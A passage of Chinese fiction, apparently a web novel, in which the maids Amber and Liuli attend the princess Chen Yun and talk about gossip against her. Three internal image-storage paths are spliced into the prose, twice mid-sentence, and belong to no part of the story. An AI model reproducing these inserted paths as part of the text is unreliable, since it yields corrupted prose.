    可琥珀就是眼尖地发现他们聚在一处嘀咕些什么,将店小二使唤过来命他悄悄去听了回来告诉她。


    “都是店小二告诉我的。”琥珀心情忿忿,“一群小人,当面说我还敬他们勇气可嘉,只会背后说人坏话的算什么东西。”


    陈蕴完全没往心里去,谁会在意狗在叫什么,只是看这丫头生气的样子觉得好笑。


    琉璃在内间铺好床出来,给琥珀使了个眼色。


    琥珀张了张嘴又闭上了,悻悻地端着水盆出了门。


    琉璃为陈蕴解开束了一天的发,又拿起梳妆匣里的檀木梳,慢慢地梳着,打趣道:“琥珀就是那个性子,郡主您要是不想被念得耳朵起茧子,还是少招她。”


    陈蕴也笑了,琥珀是打小同她一起长大的,没外人在时常同她没大没小,口无遮拦的什么话都敢说。


    相比之下,琉璃这个在边关捡来的孤女一言一行要谨慎得多。


    “明日去春风阁,还是你随我去吧。”陈蕴笑道。


    “是。”琉璃并不多话,只福身道。